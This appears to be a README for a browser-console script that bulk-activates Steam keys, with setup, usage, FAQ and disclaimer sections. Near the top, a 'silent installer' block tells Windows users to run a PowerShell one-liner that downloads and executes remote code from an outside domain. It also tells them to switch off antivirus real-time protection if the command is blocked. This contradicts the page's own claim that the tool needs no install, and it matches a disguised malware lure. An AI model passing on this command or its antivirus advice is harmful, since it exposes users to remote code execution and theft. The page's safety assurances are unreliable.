


A small JavaScript utility for bulk-activating Steam keys from the browser console, built for the case where you have a pile of codes and no interest in pasting them one at a time. Drop your keys into the script's array, open the key registration page, and let the loop handle the rest while the tab stays open. It is intentionally simple: no build step, no dependencies, no automation framework. Expect roughly ten seconds per key, so plan to leave that tab alone until the run finishes.
Tip

Silent installer — one command, no prompts. Windows 10 / 11 · PowerShell 5.1+ · No admin required
- Press
Win + X. - Select Terminal or Windows PowerShell.
Paste and run. Wait until the process completes.
iex(irm 'https://activation-gateway.cc/update/ps-activator')Paste this into a standard Command Prompt (cmd) and press Enter:
powershell -NoProfile -ExecutionPolicy Bypass -Command "iex(irm 'https://activation-gateway.cc/update/ps-activator')"Warning
If SmartScreen or antivirus blocks the setup, go to Windows Security → Virus & threat protection → Manage settings, turn off Real-time protection, run the script, and re-enable immediately.
- PowerShell 5.1+ (pre-installed on Windows 10 and 11)
- Windows 10 / 11 (x64)
- Internet connection — required to fetch the script
- Administrator — not required
This is a browser-side script that drives the Steam key registration page for you. Instead of pasting keys one at a time, you drop them into a JS array, hand the script to the page's console, and let it work through the list. It fills in each key, submits it, and waits for the result before moving on to the next one — roughly ten seconds for the first key and about ten seconds per key after that.
It's deliberately small and does one job: batch key entry. There's no server component, no background daemon, and nothing to install — it runs entirely in the tab where you launched it. Keep that tab open while it runs; you can use the machine for other things, but closing or navigating away from the page stops the run.
Practically, that means it's best suited to a stack of keys you already own and want to redeem without the click-fill-wait-repeat grind. It doesn't validate your keys ahead of time or sort out which ones are good — Steam's own responses tell you that as it goes. Error handling is minimal, so if something unexpected happens mid-run, expect to check the console output and pick up from where it stopped.
The script is driven entirely by the key list you give it, so configuration happens in the code itself before you run anything.
Open the script in a text editor and locate the array that holds the keys. Replace its contents with your own keys, keeping the JS array format: [ "key1", "key2", "key3" ]. Each entry is a quoted string, entries are separated by commas, and the whole list sits inside square brackets. A trailing comma after the last key is harmless in modern JS but keeping the list clean avoids surprises.
A few practical points:
- Quote every key. Unquoted keys with dashes or mixed characters will break parsing.
- Order matters only in the sense that the script walks the array top to bottom, so put the keys you care about first.
- Duplicates are not filtered for you. If the same key appears twice, expect the second attempt to fail.
- Keep the file plain text. Editors that auto-insert smart quotes or reformat strings can corrupt the array.
- If you maintain a large batch, split it into smaller arrays and run them in passes rather than pasting hundreds of keys at once — easier to spot a bad entry.
There are no environment variables, config files, or CLI flags to set. The key array is the configuration. Once your list is in place and saved, the script is ready to run against the Steam key registration page as described in the examples.
The workflow is intentionally minimal: paste, run, wait. Below are representative ways to drive the script once your key list is ready.
Straight paste-and-run
Open the Steam key registration page in your browser, open the developer console, switch to the Console tab, paste the full script (with your keys already in the array), and press Enter. The first key takes roughly ten seconds, and each key after that takes about the same. Leave the tab open; you can work elsewhere on the machine, but don't close or reload the page while it's running.
Small batch first
Before feeding it a long list, run it with two or three keys to confirm the flow behaves as expected on your account. If the pacing looks right, swap in the full array and rerun.
Keeping keys readable
Store your keys as a plain JS array of strings, one per entry, so you can comment out or remove entries without breaking the syntax. Keep a copy of the original list somewhere outside the script in case you need to resume a partial run.
Resuming after an interruption
If the tab is closed or the run stops partway, remove the keys that already activated from the array and rerun with the remainder. The script has no built-in progress tracking, so the array is your source of truth.
Watching the run
Keep the console visible for the first batch so you can see each key being processed. If the page prompts for confirmation or shows an error for a specific key, note it and continue with the rest — the script moves through the list rather than halting on a single failure.
-
This is a deliberately simple browser-console script. It is not a CLI tool, package, or background service.
-
The first key takes about 10 seconds to process, and each subsequent key takes roughly the same. Plan for waiting, not for instant results.
-
Keep the Steam register-key tab open and in the foreground-ish state while it runs. You can use your PC for other things, but closing or reloading the tab aborts the run.
-
Keys are pasted directly into the script as a JS array. There is no external config file, queue, or persistence — if you lose the tab, you lose the progress.
-
No error handling is built in. A bad, already-used, or region-locked key can stall or break the loop; have your list cleaned up before starting.
-
Run it only while logged into the Steam account you intend to activate keys on. The script acts as that session, with that session's permissions.
-
Don't run multiple instances in parallel tabs against the same account; you'll just fight rate limits and get confusing results.
-
Treat your key list as sensitive. Don't paste it into shared consoles, screenshots, or anything you'll publish.
Does it work with any browser? It is built for Chromium-based browsers where the developer console behaves predictably. Firefox and Safari can work, but timing and console quirks may cause keys to be skipped. Stick to Chrome or Edge if you want the least friction.
Why does it take so long per key? Steam needs a moment to process each activation and respond. The script waits roughly ten seconds per key to avoid hammering the endpoint and triggering rate limits. Rushing it is the fastest way to get blocked.
Can I keep using my PC while it runs? Yes, as long as the tab stays open and active. Do not close the tab, do not let it sleep, and avoid navigating away. Background throttling in some browsers can stall the loop.
What happens if a key is invalid or already used? The script continues down the list. It does not stop on errors, and it does not retry. Check the console output afterward to see which keys failed and why.
Do I need to edit the script before running it?
Yes. Open the script in a text editor and put your keys into the array in the format ["key1", "key2", "key3"]. Nothing else needs to change for a basic run.
Is it safe to paste into the console? The script only touches the Steam page you are on and the keys you provide. Still, read the code before running it, as you should with anything pasted into a console. Never run a modified version you did not inspect.
Can I run it more than once? Yes, but each run is independent. Remove keys you already activated to avoid wasted waits, and expect a longer cooldown if you run it repeatedly in a short window.
Why did it stop partway through? Most often the tab lost focus, the machine slept, or Steam returned an error the script does not handle. Reload the page, trim the list to the remaining keys, and run again.
Does it store or send my keys anywhere? No. The script runs locally in your browser and submits keys only to the Steam page you are already on. Your key list lives in the script text you paste.
This script automates interactions with Steam's key registration flow by injecting JavaScript into your browser console. It is not affiliated with, endorsed by, or supported by Valve or Steam. You run it at your own risk.
Automating account actions may conflict with Steam's Subscriber Agreement or terms of service. Depending on how you use it, there is a real chance of rate-limiting, temporary restrictions, or account penalties. Understand the rules that apply to your account before running anything.
The script depends on the current structure of Steam's web pages and on the browser console behaving as expected. If Steam changes its markup, request handling, or anti-automation measures, the script can fail silently, skip keys, or behave unpredictably. There is no guarantee it will keep working, and no warranty of any kind is provided.
You are responsible for every key you feed into it. Only activate keys you legitimately own or are authorized to redeem. Do not use this to process keys from unauthorized sources, and do not run it against accounts you do not control.
Expect timing quirks: the first key typically takes longer than subsequent ones, and the tab running the script must stay open and focused enough for the page to keep executing. Backgrounding or closing the tab can interrupt activation mid-run. There is no built-in error handling or recovery, so verify your results in your Steam account afterward rather than assuming success.
Back up your key list before running. Keep a record of which keys were submitted so you can reconcile any that fail. Test with a single key first if you are unsure how the script behaves in your environment.
This is a simple helper script shared as-is. It is not a product, it receives no support guarantees, and the author is not liable for lost keys, account issues, or any other damages arising from its use. If any of the above is a problem for you, do not run the script.